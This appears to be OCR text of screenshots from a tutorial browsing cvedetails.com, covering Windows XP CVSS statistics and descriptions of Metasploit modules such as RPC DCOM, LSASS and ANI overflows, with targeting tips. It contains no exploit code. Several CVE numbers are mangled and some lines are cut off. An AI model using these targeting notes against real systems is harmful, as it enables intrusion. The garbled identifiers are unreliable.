
CVSS Score	Number Of Vulnerabilities	Percentage
0-1	122	0.20
1-2	600	0.80
2-3	3216	4.10
3-4	1975	2.50
4-5	15609	19.80
5-6	15678	19.80
6-7	9733	12.30
7-8	19837	25.10
8-9	346	0.40
9-10	11893	15.10
Total	79009	

Weighted Average CVSS Score: **6.8**

Vulnerability Distribution By CVSS Scores

http://www.cvedetails.com/

Windows XP Links


CVE security vulnerabil ×
Microsoft Windows Xp ×
CVE security vulnerabil ×
Metasploit modules re ×
CVE-2007-0038 Windo ×
CVE-2008-4114 Micros ×
CVE-2003-0533 : Stack ×
www.cvedetails.com/google-search-results.php?q=windows+xp&sa=Search

Product Cvss Scores
Versions
Other :
Microsoft Bulletins
Bugtraq Entries
CWE Definitions
About & Contact
Feedback
CVE Help
FAQ
Articles
External Links :
NVD Website
CWE Web Site

View CVE : Go
(e.g.: CVE-2009-1234 or 2010-1234 or 20101234)

View BID : Go
(e.g.: 12345)

Search By Microsoft Reference ID: Go
(e.g.: ms10-001 or 979352)

Speeds up computer · Satisfaction guaranteed
Services: Repairs All Windows OS, Updates Driver, Fixes All Windows Errors, Replaces Damaged files
Safe software- No malware or viruses. SSL Certificate. - McAfee Secure
Trusted PC Cleaners - Removes Malware & Viruses

powered by Google™ Custom Search

Microsoft **Windows Xp** : CVE security vulnerabilities, versions and ...
www.cvedetails.com/product/739/Microsoft-**Windows-Xp**.html?...
Microsoft **Windows Xp** security vulnerabilities, exploits, metasploit modules, vulnerability statistics and list of versions.

Microsoft **Windows Xp** : List of security vulnerabilities
https://www.cvedetails.com/...list/.../Microsoft-**Windows-Xp**.html
Security vulnerabilities of Microsoft **Windows Xp** : List of all related CVE security vulnerabilities. CVSS Scores, vulnerability details and links to full CVE details ...

CVE-2014-4971 : Microsoft **Windows XP** SP3 does not validate ...
www.cvedetails.com/cve/CVE-2014-4971/
Sep 6, 2016 **...** Microsoft **Windows XP** SP3 does not validate addresses in certa users to write data to arbitrary ...


Metasploit modules related to Microsoft **Windows Xp**
www.cvedetails.com/metasploit...739/Microsoft-**Windows-Xp**.html
Metasploit modules related to Microsoft **Windows Xp** Metasploit provides useful information and tools for penetration testers, security researchers, and IDS ...

Microsoft **Windows Xp** version : Security vulnerabilities
https://www.cvedetails.com/.../Microsoft-**Windows-Xp**-.html
Security vulnerabilities of Microsoft **Windows Xp** version List of cve security vulnerabilities related to this exact version. You can filter results by cvss scores, years ...

Select the link for the list of Metasploit modules

http://www.cvedetails.com/google-search-results.php?q=windows+xp&sa=Search

Metasploit Modules related to Windows XP (Top)



Metasploit Modules Related To Microsoft Windows Xp

CVE-2002-1214 MS02-063 PPTP Malformed Control Data Kernel Denial of Service

This module exploits a kernel based overflow when sending abnormal PPTP Control Data packets to Microsoft Windows 2000 SP0-3 and XP SP0-1 based PPTP RAS servers (Remote Access Services). Kernel memory is overwritten resulting in a BSOD. Code execution may be possible however this module is only a DoS.
Module type : *auxiliary* Rank : *normal*

CVE-2003-352 MS03-026 Microsoft RPC DCOM Interface Overflow

This module exploits a stack buffer overflow in the RPCSS service, this vulnerability was originally found by the Last Stage of Delirium research group and has been widely exploited ever since. This module can exploit the English versions of Windows NT 4.0 SP3-6a, Windows 2000, Windows XP, and Windows 2003 all in one request :)
Module type : *exploit* Rank : *great* Platforms : *Windows*

CVE-2003-533 MS04-011 Microsoft LSASS Service DsRolerUpgrade

This module exploits a stack buffer overflow in the LSASS service, this vulnerability was originally found by eEye. When re-exploiting a Windows XP system, you will need need to run this module twice. DCERPC request fragmentation can be performed by setting 'FragSize' parameter.
Module type : *exploit* Rank : *good* Platforms : *Windows*


CVE-2003-719 MS04-011 Microsoft Private Communications Transport Overflow

This module exploits a buffer overflow in the Microsoft Windows SSL PCT protocol stack. This code is based on Johnny Cyberpunk's THC release and has been tested against Windows 2000 and Windows XP. To use this module, specify the remote port of any SSL service, or the port and protocol of an application that uses SSL. The only application protocol supported at this time is SMTP. You only have one chance to select the correct target, if you are attacking IIS, you may want to try one of the other exploits first (WebDAV). If WebDAV does not work, this more than likely means that this is either Windows 2000 SP4+ or Windows XP (IIS 5.0 vs IIS 5.1). Using the wrong target may not result in an immediate crash of the remote system.
Module type : *exploit* Rank : *average* Platforms : *Windows*

Browse through the various exploits

http://www.cvedetails.com/metasploit-modules/product-739/Microsoft-Windows-Xp.html

Metasploit Modules related to Windows XP (Bottom)



CVE-2006-3942 **Microsoft SRV.SYS Pipe Transaction No Null**

This module exploits a NULL pointer dereference flaw in the SRV.SYS driver of the Windows operating system. This bug was independently discovered by CORE Security and ISS.
Module type : *auxiliary* Rank : *normal*

CVE-2006-4688 **MS06-066 Microsoft Services nwapi32.dll Module Exploit**

This module exploits a stack buffer overflow in the svchost service when the netware client service is running. This specific vulnerability is in the nwapi32.dll module.
Module type : *exploit* Rank : *good* Platforms : *Windows*

CVE-2006-4688 **MS06-066 Microsoft Services nwwks.dll Module Exploit**

This module exploits a stack buffer overflow in the svchost service, when the netware client service is running. This specific vulnerability is in the nwapi32.dll module.
Module type : *exploit* Rank : *good* Platforms : *Windows*

CVE-2006-4691 **MS06-070 Microsoft Workstation Service NetpManageIPCConnect Overflow**

This module exploits a stack buffer overflow in the NetApi32 NetpManageIPCConnect function using the Workstation service in Windows 2000 SP4 and Windows XP SP2. In order to exploit this vulnerability, you must specify a the name of a valid Windows DOMAIN. It may be possible to satisfy this condition by using a custom dns and ldap setup, however that method is not covered here. Although Windows XP SP2 is vulnerable, Microsoft reports that Administrator credentials are required to reach the vulnerable code. Windows XP SP1 only requires valid user credentials. Also, testing shows that a machine already joined to a domain is not exploitable.
Module type : *exploit* Rank : *manual* Platforms : *Windows*

Advance to the next page

Please note: Metasploit modules are only matched by CVE numbers. There may be other modules related to this product. Visit metasploit web site for more details

Total number of modules found = 53 Page : 1 (This Page) 2 3


How does it work? Known limitations & technical details User agreement, disclaimer and privacy statement About & Contact Feedback

CVE is a registred trademark of the MITRE Corporation and the authoritative source of CVE content is MITRE's CVE web site. CWE is a registred trademark of the MITRE Corporation and the authoritative source of CWE content is MITRE's CWE web site. OVAL is a registered trademark of The MITRE Corporation and the authoritative source of OVAL content is MITRE's OVAL web site.

Use of this information constitutes acceptance for use in an AS IS condition. There are NO warranties, implied or otherwise, with regard to this information or its use. Any use of this information is at the user's risk. It is the responsibility of user to evaluate the accuracy, completeness or usefulness of any information, opinion, advice or other content. EACH USER WILL BE SOLELY RESPONSIBLE FOR ANY consequences of his or her direct or indirect use of this web site. ALL WARRANTIES OF ANY KIND ARE EXPRESSLY DISCLAIMED. This site will NOT BE LIABLE FOR ANY DIRECT, INDIRECT or any other kind of

http://www.cvedetails.com/metasploit-modules/product-739/Microsoft-Windows-Xp.html

CVE-2007-38 on Page 2



CVE security vulne
Metasploit module
Microsoft Window
CVE security vulne
Metasploit module
CVE-2007-0038 W
CVE-2008-4114 M
CVE-2003-0533 : S
www.cvedetails.com/metasploit-modules/product-739/Microsoft-Windows-Xp.html?sha=c4c916fde8dddd928dae665307afc206058a5623&trc=53&page=2

CVE Details

The ultimate security vulnerability datasource

Search

View CVE

(e.g.: CVE-2009-1234 or 2010-1234 or 20101234)

Log In Register

Vulnerability Feeds & Widgets New

www.itsecdb.com

Switch to https://
Home

Browse :
Vendors
Products
Vulnerabilities By Date
Vulnerabilities By Type

Reports :
CVSS Score Report
CVSS Score Distribution

Search :
Vendor Search
Product Search
Version Search
Vulnerability Search
By Microsoft References

Top 50 :
Vendors
Vendor Cvss Scores
Products
Product Cvss Scores
Versions

Other :
Microsoft Bulletins

Metasploit Modules Related To Microsoft Windows Xp

CVE-2006-5614 Microsoft Windows NAT Helper Denial of Service

This module exploits a denial of service vulnerability within the Internet Connection Sharing service in Windows XP.
Module type : *auxiliary* Rank : *normal*

CVE-2007-38 Windows ANI LoadAniIcon() Chunk Size Stack Buffer Overflow (HTTP)

This module exploits a buffer overflow vulnerability in the LoadAniIcon() function in USER32.dll. The flaw can be triggered through Internet Explorer 6 and 7 by using the CURSOR style sheet directive to load a malicious .ANI file. The module can also exploit Mozilla Firefox by using a UNC path in a moz-icon URL and serving the .ANI file over WebDAV. The vulnerable code in USER32.dll will catch any exceptions that occur while the invalid cursor is loaded, causing the exploit to silently fail when the wrong target has been chosen. This vulnerability was discovered by Alexander Sotirov of Determina and was rediscovered, in the wild, by McAfee.
Module type : *exploit* Rank : *great* Platforms : *Windows*

CVE-2007-38 Windows ANI LoadAniIcon() Chunk Size Stack Buffer Overflow (SMTP)

This module exploits a buf The flaw is triggered through Outlook Express by using the CURS was discovered by Alexander Sotirov of Determina and was rediscov
Module type : *exploit* Rank

Here is an Internet Explorer exploit rated as "Great"

CVE-2007-1765 Windows ANI LoadAniIcon() Chunk Size Stack Buffer Overflow (SMTP)

